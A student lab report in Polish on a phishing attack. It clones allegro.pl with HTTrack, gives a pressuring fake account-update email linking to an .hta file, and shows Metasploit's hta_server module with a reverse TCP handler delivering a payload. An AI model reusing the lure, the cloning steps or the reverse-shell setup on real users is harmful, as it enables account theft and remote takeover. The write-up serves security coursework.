

Testy Penetracyjne Lab 10

Julia Sadecka, Cyberbezpieczeństwo

Atak Phishingowy

1. Utworzenie spreparowanego linku

```
(root@kali)-[~/Studia/Penetracyjne/ettercap/build]
# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.49-4+libhtsjava.so.2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :lab7

Base path (return=/root/websites/) :/var/www/agh

Enter URLs (separated by commas or blank spaces) :https://www.allegro.pl

Action:
(enter) 1 Mirror Web Site(s)
        2 Mirror Web Site(s) with Wizard
        3 Just Get Files Indicated
        4 Mirror ALL links in URLs (Multiple Mirror)
        5 Test Links In URLs (Bookmark Test)
        0 Quit
: 1

Proxy (return=none) : none (DNS Spoofing) | Learn AppSec

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

→ Wizard command line: httrack https://www.allegro.pl -O "/var/www/agh/lab7" -%v

Ready to launch the mirror? (Y/n) :y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 02 Feb 2024 16:07:31 by HTTrack Website Copier/3.49-4+libhtsjava.so.2 [XR6CO'2014]
mirroring https://www.allegro.pl with the wizard help..
Done.
Thanks for using HTTrack!
*
```

2. Wysłanie maila do ofiary

Wazna Aktualizacja Konta - Pilne!

Witaj,

Jesteśmy zaniepokojeni bezpieczeństwem Twojego konta i dlatego pilnie musisz przeprowadzić aktualizację.


Kliknij poniższy link [<http://192.168.2.6:8080/GX6PDZ.hta>], aby zalogować się do swojego konta i dokonać niezbędnej aktualizacji:

Prosimy o dokonanie tej aktualizacji w ciągu najbliższych 24 godzin. W przeciwnym razie będziemy zmuszeni zablokować Twoje konto.

Dziękujemy za współpracę.

Z poważaniem,
Firma

3. Dokonanie infekcji



4. Zdalne umieszczenie i otwarcie pliku .jpg

```
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.2.6
srvhost => 192.168.2.6
msf6 exploit(windows/misc/hta_server) > set lport 83
lport => 83
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.6:83
[*] Using URL: http://192.168.2.6:8080/GX6PDZ.hta
msf6 exploit(windows/misc/hta_server) > [*] Server started.
[*] 192.168.2.4      hta_server - Delivering Payload
```